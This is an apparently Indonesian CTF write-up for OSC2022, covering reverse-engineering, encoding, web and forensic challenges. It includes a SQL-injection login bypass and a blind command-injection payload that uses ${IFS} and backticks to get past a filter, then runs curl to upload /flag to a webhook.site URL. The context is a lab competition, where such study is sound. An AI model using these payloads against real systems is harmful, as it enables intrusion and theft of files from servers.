[#0] 0x40182a → cmp rax, 0xffffffffffffffff
[#1] 0x403d84 → add rbx, 0x1
[#2] 0x40358f → xor edi, edi
[#3] 0x4016ea → hlt

----- gef -----
gef> set $rax=1
gef> ni

```

0x00007fffffffcd0 +0x0000: "petirganteng" ← \$rsp 0x00007fffffffcd8 +0x0008: 0x00000000676e6574 ("teng"?) 0x00007fffffffce0 +0x0010: 0x0000000000000009 0x00007fffffffce8 +0x0018: 0x00000000004d21c0 → 0x00000000fbad2887 0x00007fffffffcc0 +0x0020: 0x00000000004a5008 → "hehehehe\n" 0x00007fffffffcc8 +0x0028: 0x00000000004d4020 → 0x0000000000000000 0x00007fffffffdd00 +0x0030: 0x0000000000000009 0x00007fffffffdd08 +0x0038: 0x000000000041bdae → cmp r15, rax	code
0x401944 mov rdi, rax 0x401947 mov eax, 0x0 0x40194c call 0x40a020 → 0x401951 lea rax, [rip+0xa3726] # 0x4a507e 0x401958 mov rdi, rax 0x40195b call 0x40a020	

```

0x401070 (
    $rdi = 0x00007fffffffcd0 → "petirganteng",
    $rsi = 0x000000000004d7ed0 → "dontbruteforcemepls",
    $rdx = 0x00000000000000013,
    $rcx = 0x000000000004d7ed0 → "dontbruteforcemepls"
)

[#0] Id 1, Name: "babyre_unpack", stopped 0x401975 in ?? (), reason:
[#0] 0x401975 → call 0x401070
[#1] 0x4035f3 → mov edi, eax
[#2] 0x4016ea → hlt

gef>
0x000000000040197a in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$rax : 0xc
$rbx : 0x0000000000400530 → 0x00000000000000000000
$rcx : 0x64
$rdx : 0x0
$rsp : 0x00007fffffffcd0 → "petirganteng"
$rbp : 0x00007fffffffdd0 → 0x0000000000403d10 → push r15
$rsi : 0x000000000004d7ed0 → "dontbruteforcemepls"
$rdi : 0x00007fffffffcd0 → "petirganteng"
$rip : 0x000000000040197a → test eax, eax
$r8 : 0xffffe02

```

Value xorrednya ternyata adalah **dontbruteforcemepls**. Kita dapat re-run programnya dan input xorred value tersebut.

```

└$ ./babyre_unpack
hehehehe
>dontbruteforcemepls
OSC2022{0k_th4t_w4s_34sy_u_r3_r1ghttt}

```

Flag:

OSC2022{0k_th4t_w4s_34sy_u_r3_r1ghttt}

Cryptography

Repeat Me

Langkah Penyelesaian:

Diberikan text base encoding (perkiraan penulis), langsung menggunakan cyberchef ternyata hanya base64 dan base32, penulis akan melakukan secara manual dan didapat (Base64 + base32) sebanyak 7 kali

The screenshot shows the CyberChef interface with a green header bar indicating "Last build: 15 days ago". The main area is divided into three sections: Recipe, Input, and Output.

Recipe:

- From Base64:** Set to "Alphabet: A-Za-z0-9+/=". Checkboxes for "Remove non-alphabet chars" (checked) and "Strict mode" (unchecked) are present.
- From Base32:** Set to "Alphabet: A-Z2-7=". Checkboxes for "Remove non-alphabet chars" (checked) and "Strict mode" (unchecked) are present.
- From Base64:** Set to "Alphabet: A-Za-z0-9+/=". Checkboxes for "Remove non-alphabet chars" (checked) and "Strict mode" (unchecked) are present.
- From Base32:** Set to "Alphabet: A-Z2-7=". Checkboxes for "Remove non-alphabet chars" (checked) and "Strict mode" (unchecked) are present.

Input:

A long string of characters: S01ZRENXU1NJVkhGUUVZKUKpaRkZNjNjSTVLV1X1dXVkpRS1pDWFFUU1ROU11FUVVUTE1STFZDTUxFSk:S0pWS0ZLTUTIS01ZR01XQ1dOUkhGUUVaUk9CTUZF1dGT1ZUTU1WSVRDVNNFS11ZR01RMk50Tk5FNFZUS0;U1dOUkxWTVJMVUpSS1dXnkNYS01ZRENRM1zOT1dg'4yRVFVw1JPQkdGTVJLT0taS1RDUVNNS1pXR01TQ1lVDJXT1JKRV1WTDJKSktGRU1DMktOTEVLU1NXS05XfpaREZVVktUR0JZRVdwQ0dMSkVGSVZLU0tKS1dXU1!Q1ZTTEtSV1hRUktSS1pORK1wQ1FPU1FWTTIyV0ta!1MSkpFS1RTU0pW0ZVVVDJVT1JTRU9WQ1jMSkNGRT:Rk0yM11KVktHV1NTRktaV1dJVjJWR0ZTrTRVVExPlJRT1JRVkdNS1NjSksdUQVRTT0tNWUhBV0NTR0JXRk:V0VPV1NXS1pHRk1NRFVLTkpXV1dTSUtaV1hBVTJV:YyVkdCTkZBVkxMT1JEVkvws1jjUkdXVzDUEtS1:SV1GVVRDU0tWMkZRVkpRSEZHRk9WVE1LWkhFTVNTtxU1dLw1ZYSVZLU0dCRkZVVNXTVJMVKNSzJKVkjSVJMREFOS1RLRV1wVVRDVUtwMkZJVTJXSkpHvkVS:ZjMjNVSVpLRk1XU1VLukNYSVuUyV05SVUZFVkpRS1:v0taS1UyM0NPS1jMRk1VU1hLUkxGVVMyVksNWVZH

Output:


OSC2022{repeat_the_base}

Flag: OSC2022{repeat_the_base}

Web Exploitation

Inspect Me

Diberikan sebuah webpage dengan tampilan sebagai berikut.



Kita hanya perlu melihat source pagennya saja untuk mendapatkan flagnya.

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Inspect Me</title>
5     <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.1/dist/css/bootstrap.min.css" rel="stylesheet" />
6     <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.1/dist/js/bootstrap.bundle.min.js"></script>
7     <style>
8       .container {
9         height: 10vh;
10        display: flex;
11        justify-content: center;
12        align-items: center;
13      }
14    </style>
15  </head>
16
17  <body>
18    <div class="container">
19      <h1>Nothing to see here</h1>
20    </div>
21    <!-- OSC2022{CLAS$1111C_ch4l1enGE_On_W3BBB} -->
22  </body>
23</html>
```


Flag: OSC2022{CLAS\$1111C_ch4l1enGE_On_W3BBB}

Login

Diberikan sebuah webpage dengan tampilan login sebagai berikut.

The screenshot shows a browser window titled "SQLi". The address bar displays the URL "139.59.117.189:5002". The main content is a "Login" form. The SQL query "SELECT * FROM USERS WHERE username = " is visible above two input fields. The first input field has the placeholder "username" and the second has "password". A "Login" button is at the bottom.

Terdapat query SQL pada form login dan title website yang berjudul SQLi. Sudah jelas ini adalah soal SQL Injection. Memasukkan payload biasa seperti ' `or 1=1 -- -`, cukup untuk membypass login dan mendapatkan flagnya.



Flag: OSC2022{SQLi_goeS_BrrRrRR!!!}

Post To Get

Diberikan sebuah webpage dengan tampilan sebagai berikut.

The screenshot shows a web browser window titled "POST TO GET". The address bar displays the URL "139.59.117.189:5003". The main content area contains the following text in large, bold, black letters:

**POST ME POST ME AND YOU GET ME IN
INSIDE**

Below this text is a form with the following fields:

- Full Name:**
- Address:**
- POST**

The "POST" button is visually disabled, appearing greyed out.

Tombol “POST” pada form tersebut tidak bisa digunakan dan terdapat tulisan bahwa “this form is broken find another way”.

The screenshot shows a web browser window titled "POST TO GET". The address bar displays the URL "139.59.117.189:5003". The main content area contains the following text in large, bold, black letters:

**POST ME POST ME AND YOU GET ME IN
INSIDE**

Below this text is a message: "this form is broken find another way"

Further down is the same form as in the first screenshot, but with different values:

- Full Name:**
- Address:**
- POST**

The "POST" button is visually enabled, appearing black.

Untuk melihat data apa saja yang dibutuhkan oleh form dan mengetahui path submitnya, kita hanya perlu melihat source pada pagennya.

```

POST TO GET http://139.59.117.189:5003/
view-source:http://139.59.117.189:5003/
1 <html>
2   <head>
3     <title>POST TO GET</title>
4     <meta charset="UTF-8">
5     <link rel="stylesheet" href="style.css">
6     <link rel="preconnect" href="https://fonts.gstatic.com">
7     <link href="https://fonts.googleapis.com/css2?family=Press+Start+2P&display=swap" rel="stylesheet">
8   </head>
9
10  <body>
11    <h1>POST ME POST ME AND YOU GET ME IN INSIDE</h1>
12    <div id="message">this form is broken find another way</div>
13
14    <form action="/send" method="GET">
15      <div class="inside">
16        <label for="name" class="fname"> Full Name:</label><br>
17        <input type="text" id="name" name="name" ><br>
18        <label for="address" class="addr">Address:</label><br>
19        <input type="text" id="address" name="address" ><br>
20        <input type="submit" id="sub" name="sub" value="POST" disabled>
21      </div>
22    </form>
23
24
25    <script src="file.js"></script>
26 </html>
27

```

Selain data dan path submit, kita juga bisa lihat bahwa tombol “POST” tersebut hanyalah dibuat disabled, sehingga dapat hapus saja untuk dapat menggunakan tombol lagi. Tetapi saya akan menggunakan Burpsuite untuk melakukan submit form manual.

Request

```

1 GET /send?name=asd&address=asd&sub=POST HTTP/1.1
2 Host: 139.59.117.189:5003
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Thu, 21 Jul 2022 14:12:36 GMT
10 If-None-Match: W/"322-182211a6c20"
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

```

Response

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Accept-Ranges: bytes
4 Content-Type: application/json; charset=utf-8
5 Last-Modified: Thu, 21 Jul 2022 14:12:36 GMT
6 ETag: W/"322-182211a6c20"
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 239
9 Date: Sun, 24 Jul 2022 10:30:11 GMT
10 Connection: close
11
12 <html>
13   <head>
14     <title>
15       gets gets gets
16     </title>
17     <h1>
18       good try but you don't post
19     </h1>
20     <script>
21       setTimeout(function(){
22         window.location = "/";
23       }, 3000)
24     </script>
25
26 </html>

```

Inspector

- Request Attributes
- Request Query Parameters
- Request Body Parameters
- Request Cookies
- Request Headers
- Response Headers

Berhasil tapi kita mendapatkan pesan sebagai berikut. Mengubah metode HTTP dari GET ke POST akan memberikan kita flagnya.

Request

```

1 POST /send?name=asid&sub=POST HTTP/1.1
2 Host: 139.59.117.189:5003
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Thu, 21 Jul 2022 14:10:36 GMT
10 If-None-Match: W/"332-18C211a6c20"
11
12

```

Response

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 29
5 ETag: W/"1d-sahbg70vf2Z3f9niqJXbsb8Pzoc"
6 Date: Sun, 24 Jul 2022 10:31:20 GMT
7 Connection: close
8
9 OSC2022{7HE_w3B_is_w31RD?!?!
10
11
12


```

Inspector


Flag: OSC2022{7HE_w3B_is_w31RD?!?!

Ping Kematian

Diberikan sebuah webpage dengan tampilan sebagai berikut.



Ketika kita memasukkan IP valid ke dalam input field, maka kita akan mendapatkan respon seperti hasil dari command 'ping'. Ini mengkonfirmasi bahwa website rentan terhadap serangan command injection.



Setelah melakukan beberapa percobaan command injection seperti, kami mendapati bahwa ada beberapa karakter tervalidasi seperti ‘;’, ‘|’, ‘&’, ‘>’, ‘[space]’ dan beberapa karakter lainnya.

Repeater

Request

```

POST /pingkematian.php HTTP/1.1
Host: 139.59.117.189:5004
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://139.59.117.189:5004/
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Connection: close
X-Client-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1

```

Response

```

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 24 Jul 2022 11:16:55 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 19

```

Inspector

Mlease ora iso o

Kami juga menyadari bahwa command injection ini tidak reflektif, atau dengan kata lain blind, karena hasil dari eksekusi command yang berhasil ataupun gagal tidak mengembalikan output apapun pada responsenya.

Untuk dapat melihat hasilnya dibutuhkan suatu hook untuk menerima output dari hasil command injection. Kita dapat menggunakan service seperti ngrok, burp collaborator, atau web hook untuk dapat menerima hasil command injection tersebut. Dalam kasus ini kami menggunakan web hook dari <https://webhook.site>.

Ada dua masalah utama yang harus diselesaikan, yaitu, bagaimana cara kita untuk dapat menjalankan command, dan bagaimana cara kita untuk mengirimkan flagnya ke hook yang sudah kita setup.

Dalam percobaan melakukan command injection, kami menyadari bahwa karakter backtick ` tidak divalidasi. Backtick akan memungkinkan kita untuk mengeksekusi command. Namun, kami cukup kesulitan karena karakter 'space' dan ';' yang tervalidasi. Bersyukur setelah beberapa kali percobaan, salah satu dari anggota tim kami berhasil menemukan pengganti dari karakter tersebut, yaitu dengan menggunakan \${IFS}. Dengan menggunakan \${IFS} sekarang kita dapat menjalankan command. Tetapi, karena blind, kita tidak akan dapat melihat hasilnya.

```

1 POST /pingimplementation.php HTTP/1.1
2 Host: 139.59.117.189:5004
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://139.59.117.189:5004/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 36
10 Connection: close
11 X-Client-IP: 127.0.0.1
12 X-Forwarded-For: 127.0.0.1
13
14 ip=8.8.8${IFS}`curl${IFS}https://webhook.site/e4d4a259-53b0-4208-89bc-021119008635${IFS}-T${IFS}/flag`  


```

Response:

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 24 Jul 2022 12:10:45 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 821
7
8 PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
9 64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=1.66 ms
10 64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=0.842 ms
11 64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=0.824 ms
12 64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=0.834 ms
13 64 bytes from 8.8.8.8: icmp_seq=5 ttl=116 time=0.841 ms
14 64 bytes from 8.8.8.8: icmp_seq=6 ttl=116 time=0.841 ms
15 64 bytes from 8.8.8.8: icmp_seq=7 ttl=116 time=0.695 ms
16 64 bytes from 8.8.8.8: icmp_seq=8 ttl=116 time=0.693 ms
17 64 bytes from 8.8.8.8: icmp_seq=9 ttl=116 time=0.731 ms
18 64 bytes from 8.8.8.8: icmp_seq=10 ttl=116 time=0.683 ms
19 64 bytes from 8.8.8.8: icmp_seq=11 ttl=116 time=0.692 ms
20 --- 8.8.8.8 ping statistics ---
21 10 packets transmitted, 10 received, 0% packet loss, time 18Cms
22 rtt min/avg/max/mdev = 0.683/0.866/1.663/0.276 ms
23
24 Anda perlu membayar sejumlah uang untuk melakukan lebih banyak ping!

```

Sekarang bagaimana kita dapat mengirimkan hasilnya ke webhook kita? Kita dapat menggunakan curl, dan curl memiliki option untuk mengupload file (-T). Maka kita hanya perlu melakukan curl menuju web hook yang sudah kita setup sambil mengupload flag tersebut.

Final payload:

```
8.8.8.8${IFS}`curl${IFS}https://webhook.site/e4d4a259-53b0-4208-89bc-021119008635${IFS}-T${IFS}/flag`
```

```

1 POST /pingimplementation.php HTTP/1.1
2 Host: 139.59.117.189:5004
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://139.59.117.189:5004/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 36
10 Connection: close
11 X-Client-IP: 127.0.0.1
12 X-Forwarded-For: 127.0.0.1
13
14 ip=8.8.8${IFS}`curl${IFS}https://webhook.site/e4d4a259-53b0-4208-89bc-021119008635${IFS}-T${IFS}/flag`  


```

Response:

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 24 Jul 2022 12:14:26 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 821
7
8 PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
9 64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=1.71 ms
10 64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=0.708 ms
11 64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=0.852 ms
12 64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=0.718 ms
13 64 bytes from 8.8.8.8: icmp_seq=5 ttl=116 time=0.701 ms
14 64 bytes from 8.8.8.8: icmp_seq=6 ttl=116 time=0.678 ms
15 64 bytes from 8.8.8.8: icmp_seq=7 ttl=116 time=0.919 ms
16 64 bytes from 8.8.8.8: icmp_seq=8 ttl=116 time=0.850 ms
17 64 bytes from 8.8.8.8: icmp_seq=9 ttl=116 time=0.831 ms
18 64 bytes from 8.8.8.8: icmp_seq=10 ttl=116 time=0.816 ms
19
20 --- 8.8.8.8 ping statistics ---
21 10 packets transmitted, 10 received, 0% packet loss, time 104ms
22 rtt min/avg/max/mdev = 0.674/0.889/1.713/0.262 ms
23
24 Anda perlu membayar sejumlah uang untuk melakukan lebih banyak ping!

```

Done 972 bytes | 11,433 millis


Request Details		Permalink	Raw content	Export as ▾
PUT	https://webhook.site/e4d4a259-53b0-4208-89bc-021119008635			
Host	139.59.117.189	whois		
Date	07/24/2022 7:14:16 PM (a minute ago)			
Size	50 bytes			
ID	f044b648-022e-4e2b-923b-0e0109a73c31			
Files				
Query strings				
(empty)				
Raw Content				<input checked="" type="checkbox"/> Format JSON <input checked="" type="checkbox"/> Word-Wrap <input type="button" value="Copy"/>
		OSC2022{k1dDi3s_c4nNoT_wR1t3_s3CuR3_wAf5!1one1!!!}		
Headers				
connection	close			
expect	100-continue			
content-length	50			
accept	/*			
user-agent	curl/7.64.0			
host	webhook.site			
content-type				
Form values				
(empty)				

Flag: OSC2022{k1dDi3s_c4nNoT_wR1t3_s3CuR3_wAf5!1one1!!!}

Forensic

Dudul

Diberikan sebuah file pdf sebagai berikut.



Ketika didownload file tersebut terdeteksi sebagai malware. Kami pun langsung memasukkannya ke tools malware checker seperti virus total dan hybrid analysis. Kami juga memeriksa isi dari pdf tersebut dengan menggunakan command strings untuk mencari hal-hal yang menarik.

```
[nox@vention:~/Desktop]
$ strings chall.pdf | grep -E -o "[0-9]{1,3}[\.]{3}[0-9]{1,3}"
192.168.178.29
```

Dari command strings tersebut, kami berhasil mendapatkan IP yang digunakan oleh penyerang, sedangkan hasil scan dari tools seperti Hybrid Analysis mendapati hasil sebagai berikut.

MALICIOUS

chall.pdf

Analyzed on: 07/24/2022 02:20:31 (UTC)

Environment: Windows 7 32 bit

Threat Score: 100/100

AV Detection: 62% CVE-2018-4993

Indicators: 2 1 8

Network: (none)

MALICIOUS

chall.pdf

Analyzed on: 07/24/2022 02:27:12 (UTC)

Environment: Windows 7 64 bit


Threat Score: 100/100

AV Detection: 62% CVE-2018-4993

Indicators: 2 1 8

Network: (none)

Namun, ketika kami submit ternyata flagnya masih salah. Karena kami yakin IPnya sudah benar maka kami mencoba untuk mencari CVE dengan tools yang lain. Dengan menggunakan tools seperti PDF Stream Dumper, kami berhasil menemukan nomor CVE lain, yaitu CVE-2010-1240



Sehingga didapatkan flag sebagai berikut.

Flag: OSC2022{CVE-2010-1240_192.168.178.29}

Terima kasih.